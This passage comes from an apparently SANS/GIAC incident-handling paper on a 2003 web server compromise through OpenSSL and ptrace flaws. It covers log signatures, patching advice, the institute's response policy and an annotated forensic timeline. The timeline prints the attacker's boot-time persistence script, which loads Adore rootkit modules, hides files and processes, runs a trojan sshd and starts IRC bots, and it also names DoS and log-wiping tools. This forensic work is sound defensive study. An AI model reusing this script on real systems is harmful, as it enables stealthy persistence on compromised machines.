After the J0k3r retrieved and ran his local exploit tool, pp, the machine was wholly owned. Unfortunately for him, the backdoor listeners he started were blocked by the firewall. His solution was then to retrieve the SuckIT binary from the tool archive that would give him a "shoveled" shell. The installation of this LKM on top of the Adore already installed destabilized the system, rendering further action infeasible. M attack details are available in the timeline presented in the introduction to this section.

Signature of the Attack

The signs that indicated to us that the attack had occurred included an IDS alert and an alert system administrator who noted that thing just "weren't quite right" on the machine. From these initial indications, we were able to determine some specific signatures that characterized this attack.

In addition to the network signatures shown in the previous section, the web server logs on the compromised host show the entries indicated in Figure 18, clearly indicating SSL issues.

Figure 18: Sample log file errors

```
----------ssl_engine.log ----------
[03/Jun/2003 22:17:58 06234] [error] SSL handshake failed (server 192.168.34.19:443, client 10.10.130.26) (OpenSSL
library error follows)
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data
greater than mod len
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:140BB004:SSL routines:SSL_RSA_PRIVATE_DECRYPT:nested
asn1 error
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:1406B0CE:SSL routines:GET_CLIENT_MASTER_KEY:problems
mapping cipher functions
[03/Jun/2003 22:19:32 05536] [error] SSL handshake timed out (client 10.10.130.26, server 192.168.34.19:443)
[04/Jun/2003 08:58:15 07262] [error] SSL handshake failed (server 192.168.34.19:443, client 10.10.130.26) (OpenSSL
library error follows)
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data
greater than mod len
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:140BB004:SSL routines:SSL_RSA_PRIVATE_DECRYPT:nested
asn1 error
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:1406B0CE:SSL routines:GET_CLIENT_MASTER_KEY:problems
mapping cipher functions

---------- error.log ----------
[03/Jun/2003 22:17:58 06234] [error] SSL handshake failed (server 192.168.34.19:443, client 10.10.130.26) (OpenSSL
library error follows)
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data
greater than mod len
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:140BB004:SSL routines:SSL_RSA_PRIVATE_DECRYPT:nested
asn1 error
[03/Jun/2003 22:17:58 06234] [error] OpenSSL: error:1406B0CE:SSL routines:GET_CLIENT_MASTER_KEY:problems
mapping cipher functions
[03/Jun/2003 22:19:32 05536] [error] SSL handshake timed out (client 10.10.130.26, server 192.168.34.19:443)
[04/Jun/2003 08:58:15 07262] [error] SSL handshake failed (server 192.168.34.19:443, client 10.10.130.26) (OpenSSL
library error follows)
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:0406506C:rsa routines:RSA_EAY_PRIVATE_DECRYPT:data
greater than mod len
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:140BB004:SSL routines:SSL_RSA_PRIVATE_DECRYPT:nested
asn1 error
[04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:1406B0CE:SSL routines:GET_CLIENT_MASTER_KEY:problems
mapping cipher functions
```

Also, snort reported an “id check returned root” event to the console clearly showing the results of an id check on a port that should only ever contain encrypted data.

Unfortunately, there really is no specific signature for the ptrace attack that is easy to detect or consistent enough to provide a rule. It might be possible to watch for source code resembling the known example exploit code, but I suspect it would be rare for the attacker to download and compile the source.

How to Protect against the Attack

There are a variety of ways to protect machines against the remote OpenSSL attack, but the best by far is to upgrade to the latest version of the library. Also, if that option is not available immediately, the SSLv2 protocol support can be disabled on the web server by commenting out the SSLv2 option from the SSLCipherSuite line in the httpd.conf file.

In addition to the actions that can be taken by the site or system owners, the source code for OpenSSL was patched to correct this problem. The source distribution could also easily have disabled the SSLv2 handshake in favor of the more recent protocols also supported in the code. If a system owner needed the earlier protocol support, they would have had to enable it explicitly. Finally, the code review process undertaken by the code’s programmer should be improved to ensure that all user inputs are checked before being accepted.

To protect the machine against the ptrace vulnerability, again the best option is to upgrade. If that is not possible other solutions include compiling a monolithic kernel that does not make use of dynamically loadable modules. Other suggestions Alan Cox posted at http://www.securitybugware.org/Linux/6072 include disabling modules, installing a module that will block ptrace calls, or removing the modprobe entry. In the case of this attack, it would have been sufficient to ensure that the SSL vulnerability was patched so that J0k3r would never have had local access in the first place!

Some other links to patches and fixes:

OpenSSL:
https://rhn.redhat.com/errata/RHSA-2003-062.html
http://www.openssl.org/news/patch_20020730_0_9_6d.txt

Ptrace:
http://www.ussg.iu.edu/hypermail/linux/kernel/0303.2/0226.html

Part 3: The Incident Handling Process

Introduction

The incident in question took place at GIAC Research Institute, a non-profit basic science research center. The Institute has a very small security staff consisting of two full time employees and an "as-needed" commitment from a site system administrator. A few months prior to the incident, two of those staff members attended the SANS Incident Handling and Hacker Techniques course, and came back with the intention of improving the incident handling capability of the Institute. Prior to the training, the focus of the team was more on prevention than on any specific process for incident handling. This incident conveniently provided the opportunity to highlight to management the importance of specific computer security training, and the need and benefit of having designated incident handlers and an incident-handling program in place.

Preparation

The Institute generally maintains a "default deny" security posture; meaning that remote access to site machines must be explicitly defined or it is not allowed to pass the perimeter. This posture was probably the most significant element in minimizing the impact of the attack as it limited the hacker's access to the machine. In addition to the perimeter protections, there were a whole series of other supporting elements that should have helped to prevent the incident. All Institute machines that provide centrally supported services, e.g. web service, remote access, or mail, have a standard automated build procedure. The build procedure includes a script that applies relevant security patches, and installs the cfengine configuration management tool. The autorpm process is used to maintain most of the patches on the site machines. Also, approximately once a month on a regularly scheduled maintenance period, all externally accessible machines are comprehensively scanned with the Nessus vulnerability scanner. Unfortunately, the interval between this machines build and the attack did not include a maintenance period. Also, we have a scan detection system that should automatically block addresses determined to be scanning the site network. Unfortunately, several of these elements were not operating correctly at the time of the attack.

The incident-handling procedures at the time were also in a state of flux. The entire process was being reevaluated and documentation describing the process, procedures, team members, and roles was actively being drafted. Prior to the push to improve the incident-handling capability on site, incident-handling guidance was included as a two-page section in the approved security program plan that is the basis document for the entire security program on site. This document is reviewed every two years and signed off by site management. The very limited section concerning incident handling at the time is included in the table below.

Table 2: Sanitized Incident Handling Guidance at the time of the incident

Incident, Warning, and Advisory Response

A. Incident Response

All anomalous events reported by the intrusion-detection system are sent to a *security-monitors* mail list and the electronic logbook, with critical alerts sent to selected pagers for immediate investigation. Most routine events, such as network scans, identification of suspicious files, and connections that are flagged by the network-intrusion detector as suspicious are handled during routine working hours. Excessive scanning by a single host results in either manual or automatic blocking of the host at the firewall. Scanning activity is not routinely reported to the cert unless it is intensive or persistent. In the future, it will be incorporated in an automatic reporting function.

Intrusions are dealt with as quickly as possible. The first priority is the local containment of the intrusion. If a root compromise is not involved, the user's account is disabled for all central machines. If a user's desktop machine is involved, it is removed from the network. If a root compromise occurs on a central machine, it is removed from the network until an evaluation of the extent of the intrusion is complete. Investigation of all intrusions involves determining what machines the intruder is originating from, extraction of all the records of traffic to and from those machines from the IDS raw traffic files, and reconstruction of the intruder's activities. This is not always successful, but usually yields sufficient information to circumscribe the event.

Intrusions are reported to the cert, and to our CIO. Root compromises and activities that involve other Institute sites are reported immediately. Less serious intrusions, like the establishment of an IRC robot through the use of a user's compromised password, are summarized and reported at the time of closure, usually within a working day. Escalation and involvement of non-Institute agencies is left to the discretion of the cert.

For less serious, but obviously unauthorized activities involving non-Institute sites, an assessment is made as to whether contacting the nominal administrator of the site is likely to be beneficial. Typically, academic and small commercial operations respond effectively and large Internet server providers do not. The cost-benefit profile means that the former agencies are contacted, whereas the last usually are not.

B. Warning and Advisory Response

Two mailing lists are established for local distribution of Advisory and Warning notices from the cert. Routine communications are sent to cert_bulletin. These

are reviewed by security staff members in the normal course of daily operations. Emergency communications are sent to cert_emergency. These messages invoke a page to the duty *on-call* person, who is available 24 hours a day to respond to trouble calls. In addition, emergency communications go to the pager of the Security Manager. The emergency alerts are evaluated immediately for impact on local operations. Procedures require that the cert be notified within 30 minutes that a human has received the emergency message. These alerts are also automatically logged and distributed to members of the security monitoring team.

If immediate action is needed it is handled by the *on-call* system administrator, either directly or by contacting an individual who can perform the task. Less critical actions are deferred to the next working day. In either case, when corrective action is needed, an entry is made in the Problem Reporting system to ensure that an individual is designated as responsible, that all appropriate measures are complete, and that the incident is logged.

The daily tasks of the security team include a detailed reading of the Bugtraq digest and other notice and alert sources and determining whether the reported vulnerabilities apply to our systems. Information that is critical to secure operations is sent in whole or in part to appropriate local mailing lists. These lists include administrators for web pages and to those responsible for managing NT, Sun, HP, AIX, and Linux systems. The traffic on these lists is limited specifically to security related information in order to reduce the noise level and emphasize the importance of the disseminated information.

C. Incident Response Team Composition

The security team currently includes two full time staff members who work coordinate with eleven people who are, to different degrees, responsible for central system administration, the central help desk, and computer security. A subset of these individuals stands a week of rotating "on call" duty and during that time is the first contact for round-the-clock troubleshooting of our operational systems. This task is supported by a dedicated pager and cell phone. Critical security alerts, including critical notices from the cert, are forwarded immediately to the Security Manager's pager and to the on-call pager, providing 24-by-7-response capability.

The draft documents for the improved policy and procedures had begun to address specific team composition, logbook use, chain of custody issues, etc., however, none had yet been reviewed or approved. The one thing that was very clear was that for most computer security incidents, the focus was to be on repairing and returning systems to service, not on prosecuting perpetrators.

Identification

The initial indicators were ntp problems noticed by the administrator. In his investigation of the ntp problems, he determined that the system build had failed. The most significant indication to him was that the kernel version reported as running was not consistent with the version he expected after the build completed. Once he determined the failure, he was able to bring up the web content accessed using the same IP address on a totally different machine. He reported the problem to the computer security staff first thing the next morning at an 8:00 a.m. group meeting. He did not know that the machine had been compromised at the time, all he knew was that it was behaving badly, and that it had been exposed to the Internet for a few days without being patched. Based on his information, an explicit search for the machines IP address was made in the IDS console, ACID. This produced the "Id check returned root" alert, which had occurred at 1:05 p.m. the previous afternoon, and was quickly determined to be a true indicator, as the successful id check occurred on port 443 which should only have encrypted traffic. At this point our nascent incident handling team was activated to deal with the problem. The first steps were to formally assemble the team, interview the system administrator for details about the state and condition of the machine, and assign the investigative tasks and roles.

As I indicated earlier, there was no motivation for maintaining any formal "chain of custody" procedures for this incident, as the management directive that the team was working under was "repair and restore." We did, however, attempt to exercise some best practices so that this could serve as a basis for exploring improvements to the local incident handling capability. To that end, we did an analysis of the system using the Autopsy tool. The results from that analysis proved crucial to our understanding of the events that occurred and allowed us to understand the full extent of the compromise. These results, some of which are presented in the figure below, combined with the timeout snippet from the firewall logs, the preserved web logs, and the network captures shown in the previous section detailing the attack, allowed the incident handling team to construct the attack timeline. All of this information conclusively identified the nature of this attack.

Figure 19: Annotated File System Changes Timeline

```
##### This is the file system activity time line as generated by Autopsy
##### The last time the file was touched in a unique way
##### (i.e. modified, accessed, or changed) was recorded.

##### This event correlates to the attackers second exercise of the exploit -- the log
entry in ssl_engine.log is
##### [04/Jun/2003 08:58:15 07262] [error] OpenSSL: error:1406B0CE:SSL
routines:GET_CLIENT_MASTER_KEY:problems mapping cipher functions
##### NOTE: one of the reasons this machine was examined by the sysadmin because of ntp
issues (system and network time differed by 1 day 1 min and 6 sec
##### I corrected for the day
Thu Jun 05 2003 12:58:15     6716 m.c -/-rw-r--r-- root     root     16022
/var/log/httpd/coda/ssl_engine.log
```

```
##### It looks like he downloaded a file called j0k3r.tgz into
##### /var/tmp The file size is 216054
##### It looks like the attacker extracted j0k3r.tgz; creating /var/tmp/j0k3r
##### in the gap that is not seen

Thu Jun 05 2003 12:59:58   150796 .a. -/-rwxr-xr-x root     root     480557   /bin/tar

##### The install script extracts files into /dev/rd/cdb directory, we see attack tools
placed there at this time
Thu Jun 05 2003 12:59:59        0 .a. -rw-r--r-- root     root     111825   <sda5-dead-
111825>
                                0 .a. -rw-r--r-- root     root     111817   <sda5-dead-
111817>
                                0 .a. -rw-r--r-- root     root     111831   <sda5-dead-
111831>
                                0 .a. -rwxr-xr-x root     root     111835   <sda5-dead-
111835>
                                0 .a. -rw-r--r-- root     root     111820   <sda5-dead-
111820>
                             ##### Slice2 - executable DoS tool
                              8268 .a. -/-rwxr-xr-x root     root     258187
/dev/rd/cdb/sl3y
                                0 .a. -rw-r--r-- root     root     111823   <sda5-dead-
111823>
                             ##### wipe - executable cleans utmp/wtmp/lastlog
                              8095 .a. -/-rwxr-xr-x root     root     258192
/dev/rd/cdb/wpe
                                0 .a. -rw-r--r-- root     root     111834   <sda5-dead-
111834>
                            ##### vadim-derivative - executable DoS tool
                             13770 .a. -/-rwx------ root     root     258191
/dev/rd/cdb/voda
                            ##### stealth-derivative - executable DoS tool
                             13399 .a. -/-rwx------ root     root     258189
/dev/rd/cdb/st
                                0 .a. -rw-r--r-- root     root     111824   <sda5-dead-
111824>
                                0 .a. -rw-r--r-- root     root     111819   <sda5-dead-
111819>
                            ##### stringwiper - script cleans up /var/log/* files
                                967 .a. -/-rwxr-xr-x root     root     258190
/dev/rd/cdb/str.sh
                            ##### Slice v2 - executable DoS tool
                             20151 .a. -/-rwxr-xr-x root     root     258185
/dev/rd/cdb/s
                            ##### Slice  - executable DoS tool
                              8268 .a. -/-rwx------ root     root     258186
/dev/rd/cdb/sl2y
                                0 .a. -rw-r--r-- root     root     111818   <sda5-dead-
111818>
                                0 .a. -rw-r--r-- root     root     111822   <sda5-dead-
111822>
                            ##### (papa)smurf.c v5.0 - executable Smurf attack tool
                             22790 .a. -/-rwxr-xr-x root     root     258188
/dev/rd/cdb/smurf5
                                0 .a. -rw-r--r-- root     root     111821   <sda5-dead-
111821>

##### The activity in this second reflects the addition of S90rpcmap script file to run
levels 2,3,4,5
##### a reference to ptrace.h, and the first note for the hacker's directory/usr/lib/.fx
##### This seems to be behavior consistent with the adore LKM which may also have been
contained in
##### the j0k3r.tgz
##### Here is the script S90rpcmap
#!/bin/sh
cd /usr/lib/.fx
##### cons.saver is a trojan sshd
./cons.saver
./cons.saver -p 20
```

```
cd /dev/rd/cdb
##### aa.o is a derivative of adore LKM but maybe called ReAs0
/sbin/insmod aa.o > /dev/null 2>&1
##### cc.o looks to be a file cleaner?
/sbin/insmod cc.o > /dev/null 2>&1
/sbin/rmmod cc > /dev/null 2>&1
######### /bin/zz is adore controller file (i= invisible, h=hide,
/bin/zz i cat /usr/lib/.fx/set_pid.2 > /dev/null 2>&1
/bin/zz h . > /dev/null 2>&1
/bin/zz h /bin/zz > /dev/null 2>&1
/bin/zz h /usr/lib/.fx > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/aa.o > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/cc.o > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/bc > /dev/null 2>&1
/bin/zz h /dev/ptyxx/.addr > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/S > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/b > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ft > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/l > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ft/sc > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ft/sc.c > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ft/tamtanam > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/wu > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/S/Xnet > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/S/Xirc > /dev/null 2>&1
/bin/zz h /dev/rd/cdb/ > /dev/null 2>&1
/bin/zz h /var/local/.lpd/st > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/cons.saver > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/random_d.2 > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/sched_host.2 > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/sched_host.2.pub > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/scp > /dev/null 2>&1
/bin/zz h /usr/lib/.fx/setrgrp.2 > /dev/null 2>&1
PID="`cat /usr/lib/.fx/set_pid.2`" ;
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /usr/lib/.fx/set_pid.2 > /dev/null 2>&1
/bin/zz i $(ps ax|grep cons|awk '{print $1}')
/bin/zz i $(ps ax|grep cons|awk '{print $1}')
if [ -x /dev/j0k3r ]
then /bin/zz h /dev/j0k3r > /dev/null 2>&1 ;
/bin/zz h /dev/j0k3r/j0k3r > /dev/null 2>&1 ;
./j0k3r > /dev/null 2>&1 ;
else echo "Not Here!" > /dev/null 2>&1 ;
fi
if [ -x /dev/rd/cdb/bc ]
then cd /dev/rd/cdb/bc ;
./uptime > /dev/null 2>&1 ;
PID="`cat /dev/rd/cdb/bc/psybnc.pid`" ;
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/rd/cdb/bc > /dev/null 2>&1 ;
else echo "Not Here!" > /dev/null 2>&1 ;
fi
if [ -x /dev/rd/cdb/muh ]
then cd /dev/rd/cdb/muh ;
./muh > /dev/null 2>&1 ;
PID="`cat /dev/rd/cdb/muh/pid`" ;
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/rd/cdb/muh > /dev/null 2>&1 ;
else echo "Not Here!" > /dev/null 2>&1 ;
fi
if [ -x /dev/rd/cdb/.egg ]
then cd /dev/rd/cdb/.egg ;
NUME_EGG=`ls -a | grep 'pid' | sed 's/pid.//'` ;
echo "$NUME_EGG"
./eggdrop $NUME_EGG > /dev/null 2>&1 ;
PID="`cat /dev/rd/cdb/.egg/pid.$NUME_EGG`" ;
echo "$PID"
/bin/zz i $PID > /dev/null 2>&1 ;
/bin/zz h /dev/rd/cdb/.egg > /dev/null 2>&1
else echo "Not Here!" > /dev/null 2>&1
fi
```

```
for i in {2,3,4,5}
do
/bin/zz h /etc/rc.d/rc$i.d/S90rpcmap > /dev/null 2>&1
done
##### END SCRIPT
Thu Jun 05 2003 13:00:06      995 .a. -/-rw-r--r-- root     root     224888
/usr/include/linux/uio.h
                               308 .a. -/-rw-r--r-- root     root     464279
/usr/share/terminfo/d/dumb
                              1279 .a. -/-rw-r--r-- root     root     224699
/usr/include/linux/mount.h
                              4728 .a. -/-rw-r--r-- root     root     224839
/usr/include/linux/sockios.h
                              2628 m.. -/-rwxr-xr-x 30       root     209974
/etc/rc.d/rc3.d/S90rpcmap
                              1675 .a. -/-rw-r--r-- root     root     240383
/usr/include/asm/socket.h
                              1681 .a. -/-rw-r--r-- root     root     240387
/usr/include/asm/stat.h
                               360 .a. -/-rw-r--r-- root     root     240356
/usr/include/asm/param.h
                               277 .a. -/-rw-r--r-- root     root     240384
/usr/include/asm/sockios.h
                              5840 .a. -/-rw-r--r-- root     root     224913
/usr/include/linux/wait.h
                                 0 .a. -rw-r--r-- root     root     111840   <sda5-dead-
111840>
                              3657 .a. -/-rw-r--r-- root     root     224665
/usr/include/linux/kdev_t.h
                                 0 .a. d/-rw-r--r-- root     root     111826
/var/mailman/cgi-bin (deleted)
                              4096 m.c d/drwxr-xr-x root     root     208069
/etc/rc.d/rc3.d
                              4096 m.c d/drwxr-xr-x root     root     208071
/etc/rc.d/rc5.d
                                 0 .a. -rw-r--r-- root     root     111836   <sda5-dead-
111836>
                              6346 .a. -/-rw-r--r-- root     root     224773
/usr/include/linux/proc_fs.h
                               100 .a. -/-rw-r--r-- root     root     224631
/usr/include/linux/ioctl.h
                                 0 .a. -rwxr-xr-x root     root     111830   <sda5-dead-
111830>
                              2628 ma. -/-rwxr-xr-x 30       root     18140
/etc/rc.d/rc2.d/S90rpcmap
                              8139 .a. -/-rw-r--r-- root     root     224715
/usr/include/linux/net.h
                              2115 .a. -/-rw-r--r-- root     root     224469
/usr/include/linux/binfmts.h
                              8053 .a. -/-rw-r--r-- root     root     224511
/usr/include/linux/dcache.h
                             24244 .a. -/-rw-r--r-- root     root     224693
/usr/include/linux/mm.h
                               338 .a. -/-rw-r--r-- root     root     240388
/usr/include/asm/statfs.h
                              8514 .a. -/-rw-r--r-- root     root     224838
/usr/include/linux/socket.h
                             32768 m.c d/drwxr-xr-x root     root     368314   /dev/rd
                                 0 .a. -rwxr-xr-x root     root     159716   <sda5-dead-
159716>
                               751 .a. -/-rw-r--r-- root     root     224672
/usr/include/linux/limits.h
                              4096 .a. d/drwxr-xr-x 30       root     258174
/usr/lib/.fx
                             26574 .a. -/-rw-r--r-- root     root     224805
/usr/include/linux/sched.h
                              4096 m.c d/drwxr-xr-x root     root     16131
/etc/rc.d/rc2.d
                               593 .a. -/-rw-r--r-- root     root     224776
/usr/include/linux/ptrace.h
                                75 .a. -/-rw-r--r-- root     root     224904
```

```
/usr/include/linux/vfs.h
                            10125 .a. -/-rw-r--r-- root     root     224479
/usr/include/linux/capability.h
                                0 .a. -rw-r--r-- root     root     111826   <sda5-dead-
111826>
                             1282 .a. -/-rw-r--r-- root     root     240366
/usr/include/asm/ptrace.h
                             2628 ma. -/-rwxr-xr-x 30       root     209975
/etc/rc.d/rc4.d/S90rpcmap
                             2628 ma. -/-rwxr-xr-x 30       root     210180
/etc/rc.d/rc5.d/S90rpcmap
                             1306 .a. -/-rw-r--r-- root     root     224848
/usr/include/linux/stat.h
                              277 .a. -/-rw-r--r-- root     root     240384
/usr/lib/xemacs/xemacs-packages/etc/ediff/bnsl.so.1__ (deleted-realloc)
                            53165 .a. -/-rw-r--r-- root     root     224552
/usr/include/linux/fs.h
                             4096 m.c d/drwxr-xr-x root     root     208070
/etc/rc.d/rc4.d

##### Activity in t related to a compilation. Pared for brevity
Thu Jun 05 2003 13:00:07     5826 .a. -/-rw-r--r-- root     root     224709
/usr/include/linux/ncp.h
                             2100 .a. -/-rw-r--r-- root     root     224733
/usr/include/linux/nfs_fs_i.h
                             1751 .a. -/-rw-r--r-- root     root     224892
                            10685 .a. -/-rw-r--r-- root     root     482886   /
/usr/include/bits/ioctls.h
                             1558 .a. -/-rw-r--r-- root     root     496407
/usr/include/bits/sigthread.h
                             6939 .a. -/-rw-r--r-- root     root     50734
/usr/include/sys/cdefs.h
                             3568 .a. -/-rw-r--r-- root     root     50792
/usr/include/sys/ttydefaults.h
                             6162 .a. -/-rw-r--r-- root     root     240316
/usr/include/asm/errno.h
                             9834 .a. -/-rw-r--r-- root     root     98742
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/include/stddef.h
/usr/include/bits/stdio_lim.h
                             6458 .a. -/-rw-r--r-- root     root     482895
/usr/include/getopt.h
                             5075 .a. -/-rw-r--r-- root     root     496415
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/crtbegin.o
                             2628 ..c -/-rwxr-xr-x 30       root     210180
/etc/rc.d/rc5.d/S90rpcmap
                             ##### This is the ssh config file
                              696 m.c -/-rw-r--r-- 30       root     258183
/usr/lib/.fx/setrgrp.2
                             3870 .a. -/-rw-r--r-- root     root     224675
/usr/include/linux/list.h
                             ##### This is the ssh executable
                           206268 m.c -/-rwxr-xr-x 30       root     258178
/usr/lib/.fx/cons.saver
                             ##### This is the scp executable
                            91748 mac -/-rwxr-xr-x 30       root     258182
/usr/lib/.fx/scp
                             1231 .a. -/-rw-r--r-- root     root     224673
/usr/include/linux/linkage.h
                             1242 .a. -/-rw-r--r-- root     root     224765
/usr/include/linux/posix_types.h
                            11756 m.c -/-rw-r--r-- 30       root     258176
/dev/rd/cdb/aa.o
                             2628 ..c -/-rwxr-xr-x 30       root     18140
/etc/rc.d/rc2.d/S90rpcmap
                            12145 .a. -/-rw-r--r-- root     root     240390
/usr/include/asm/string.h
                                0 .a. -rw-r--r-- root     root     111843   <sda5-dead-
111843>
                             3497 .a. -/-rw-r--r-- root     root     240306
/etc/rc.d/rc3.d/S90rpcmap
                            13375 .a. -/-rw-r--r-- root     root     240365   /
```

```
/var/www/html/manual/mod/mod_ssl (deleted)
                                0 .a. -rw-r--r-- root     root     111841   <sda5-dead-
111841>
                            63408 .a. -/-rwxr-xr-x root     root     306534
/usr/bin/kgcc
                            63408 .a. -/-rwxr-xr-x root     root     306534
/usr/bin/egcs
                           227116 .a. -/-rwxr-xr-x root     root     306474   /usr/bin/as
                              422 .a. -/-rw-r--r-- root     root     224864
/usr/include/linux/threads.h
                            13770 ..c -/-rwx------ root     root     258191
/dev/rd/cdb/voda
                             5581 .a. -/-rw-r--r-- root     root     240404
/usr/include/asm/vm86.h
                             5066 .a. -/-rw-r--r-- root     root     240298
/usr/include/asm/atomic.h
                             5794 .a. -/-rw-r--r-- root     root     98740
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/include/stdarg.h
                                0 .a. -rw-r--r-- root     root     159714   <sda5-dead-
159714>
                            20151 ..c -/-rwxr-xr-x root     root     258185
/dev/rd/cdb/s
                              742 .a. -/-rw-r--r-- root     root     240340
/
                            17190 m.c -/-rwxr-xr-x 30       root     481492
/bin/zz
                               85 .a. -/-rw-r--r-- root     root     224498
/usr/include/linux/config.h
                          1282588 .a. -/-rwxr-xr-x root     root     480125
/lib/libc-2.2.4.so
                             4096 m.c d/drwxr-xr-x root     root     480077
/bin
                            80131 .a. -/-rw-r--r-- root     root     224460
/usr/include/linux/autoconf.h
                             1345 ..c -/-rwxr-xr-x root     root     258184
/dev/rd/cdb/cleaner
                             8268 ..c -/-rwx------ root     root     258186
/dev/rd/cdb/sl2y
                              526 m.c -/-rw------- 30       root     258180
/usr/lib/.fx/sched_host.2
                              967 ..c -/-rwxr-xr-x root     root     258190
/dev/rd/cdb/str.sh
                             8268 ..c -/-rwxr-xr-x root     root     258187
/dev/rd/cdb/sl3y
                              248 .a. -/-rw-r--r-- root     root     240303
/usr/include/asm/cache.h
                          1440304 .a. -/-rwxr-xr-x root     root     18735
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/cc1
                                0 mac -rwxr-xr-x root     root     143771   <sda5-dead-
143771>
                             2628 ..c -/-rwxr-xr-x 30       root     209975
/etc/rc.d/rc4.d/S90rpcmap
                                0 .a. -rwxr-xr-x root     root     159713   <sda5-dead-
159713>
                                0 mac -rwxr-xr-x root     root     143770   <sda5-dead-
143770>
                             1220 .a. -/-rw-r--r-- root     root     321499
/usr/lib/crti.o
                             8095 ..c -/-rwxr-xr-x root     root     258192
/dev/rd/cdb/wpe
                                0 mac -rwxr-xr-x root     root     143769   <sda5-dead-
143769>
                            87792 .a. -/-rwxr-xr-x root     root     402741
/usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/cpp0
                             2359 .a. -/-rw-r--r-- root     root     240364
/usr/include/asm/posix_types.h
                             4211 .a. -/-rw-r--r-- root     root     224666
/usr/include/linux/kernel.h
                                0 .a. -rw-r--r-- root     root     159712   <sda5-dead-
159712>
                                0 mac -rwx------ root     root     143768   <sda5-dead-
```

```
143768>
                              439 .a. -/-rw-r--r-- root     root     224903
/usr/include/linux/version.h
                             1506 .a. -/-rw-r--r-- root     root     224772
/usr/include/linux/prefetch.h
                             1926 .a. -/-rw-r--r-- root     root     18744
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/specs
                           769608 .a. -/-rw-r--r-- root     root     18742
/usr/lib/gcc-lib/i386-glibc21-linux/egcs-2.91.66/libgcc.a
                            13399 ..c -/-rwx------ root     root     258189
/dev/rd/cdb/st
                           401750 .a. -/-rwxr-xr-x root     root     321412
/usr/lib/libbfd-2.11.90.0.8.so
                             4096 m.c d/drwxr-xr-x 30       root     258174
/usr/lib/.fx
                             2259 .a. -/-rw-r--r-- root     root     224850
/usr/include/linux/string.h
                            22790 ..c -/-rwxr-xr-x root     root     258188
/dev/rd/cdb/smurf5
                            10360 .a. -/-rw-r--r-- root     root     321498
/usr/lib/crt1.o
                              862 .a. -/-rw-r--r-- root     root     321500
/usr/lib/crtn.o
                                0 .a. -rw------- root     root     159710   <sda5-dead-
159710>
                            17190 m.c d/-rwxr-xr-x 30       root     481492
/usr/lib/perl5/site_perl/5.6.0/i386-linux/auto/DBD (deleted-realloc)
                                0 .a. -rwxr-xr-x root     root     111842   <sda5-dead-
111842>
                            87792 .a. -/-rwxr-xr-x root     root     402741
/usr/lib/gcc-lib/i386-redhat-linux/egcs-2.91.66/cpp
                             1024 m.c -/-rw-r--r-- 30       root     258177
/dev/rd/cdb/cc.o
                             3284 .a. -/-rw-r--r-- root     root     240354
/usr/include/asm/page.h
                             2769 .a. -/-rw-r--r-- root     root     224878
/usr/include/linux/types.h
                                0 mac -rwx------ root     root     143746   <sda5-dead-
143746>
                                0 mac -rwxr-xr-x root     root     143772   <sda5-dead-
143772>
                             4267 .a. -/-rw-r--r-- root     root     224791
/usr/include/linux/rhconfig.h
                             5725 .a. -/-rw-r--r-- root     root     224846
/usr/include/linux/spinlock.h
                                0 mac -rwxr-xr-x root     root     143773   <sda5-dead-
143773>
                              152 .a. -/-rw-r--r-- root     root     240371
/usr/include/asm/segment.h
                                0 mac -rwx------ root     root     143747   <sda5-dead-
143747>
                                0 .a. -rw-r--r-- root     root     111829   <sda5-dead-
111829>
                                0 .a. -rwxr-xr-x root     root     159709   <sda5-dead-
159709>
                                0 mac -rwxr-xr-x root     root     143767   <sda5-dead-
143767>
                              330 mac -/-rw-r--r-- 30       root     258181
/usr/lib/.fx/sched_host.2.pub

##### looks like log cleaning
Thu Jun 05 2003 13:00:12        0 m.c -rwxr-xr-x root     root     159713   <sda5-dead-
159713>
                                0 m.c -rw-r--r-- root     root     111822   <sda5-dead-
111822>
                                0 m.c -rwxr-xr-x root     root     111842   <sda5-dead-
111842>
                             6055 .a. -/-rw-r--r-- root     root     95846
/var/log/dmesg
                                0 m.c -rw-r--r-- root     root     159712   <sda5-dead-
159712>
```

```
                                0 m.c -rw-r--r-- root     root     111843   <sda5-dead-
111843>
                                0 m.c -rw-r--r-- root     root     111827   <sda5-dead-
111827>
                                0 m.c -rw------- root     root     159711   <sda5-dead-
159711>
                              136 .a. -/-rw-r--r-- root     root     95848
